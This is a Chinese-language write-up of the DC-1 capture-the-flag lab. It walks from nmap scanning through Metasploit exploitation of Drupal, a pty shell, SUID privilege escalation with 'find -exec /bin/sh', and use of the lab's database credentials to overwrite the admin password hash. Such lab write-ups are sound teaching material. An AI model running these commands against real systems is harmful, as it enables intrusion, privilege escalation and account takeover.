13
0
0
DC-1靶场总结
文章摘要
|
1、nmap使用
2、msfconsole使用
Exploit模块使用流程(Drupal为例)
search drupal

use <module>

show options //显示参数

set RHOSTS [ip] //设置必要参数

run //执行攻击
## 3、创建可交互shell
python -c 'import pty; pty.spawn("/bin/sh")'4、查找文件属主为root的文件
find / -prem -4000 2> /dev/null
#
-prem 按文件权限查找文件
-4000 带有SUID的文件
2> /dev/null 错误信息丢弃
1> /dev/null 正确信息丢弃
> /dev/null 2>&1 全部丢弃5、SUID提权
find 程序本身带 SUID 位(属主 root)
在/tmp文件夹创建任意文件(存放临时文件,不易被管理员发现)
 find [任意文件] -exec ‘/bin/sh’ \;
 #找到文件后执行 -exec 之后的命令
6、Drupal 网站的配置固定路径:sites/default/
7、命令提示符
 ~$  普通用户权限
 ~#  管理员权限
全部命令
 nmap -sP 192.168.177.0/24
 nmap -A 192.168.177.129
 msfconsole
 search drupal
 use 1
 set  RHOSTS  192.168.177.129
 run
 shell
 python -c 'import pty;pty.spawn("/bin/bash")'
 find / -perm -4000 2>/dev/null
 cd /tmp
 mkdir 123
 find 123 -exec '/bin/sh' \;
 cd /var/www
 ls
 cat flag1.txt        找到flag1
 cd /var/www/sites/default
 cat settings.php     找到flag2
 mysql -udbuser -pR0ck3t
 show databases
 use drupaldb
 select * from users\G
 cd /var/www
 php scripts/password-hash.sh 123
 复制生成的密钥$S$D6zpvdA6iMFhDzvqlSytaT1MI2oHzUlWM/nC6pKlWXfXg7SiUBkI
 mysql -udbuser -pR0ck3t
 show databases
 use drupaldb
 update users set pass="$S$D6zpvdA6iMFhDzvqlSytaT1MI2oHzUlWM/nC6pKlWXfXg7SiUBkI" where name="admin";
 浏览器页面中使用admin进入后台,在content选项卡中找到flag3
 cd /home/flag4
 cat flag4.txt        找到flag4
 cd /root
 ls
 cat thefinalflag
 结束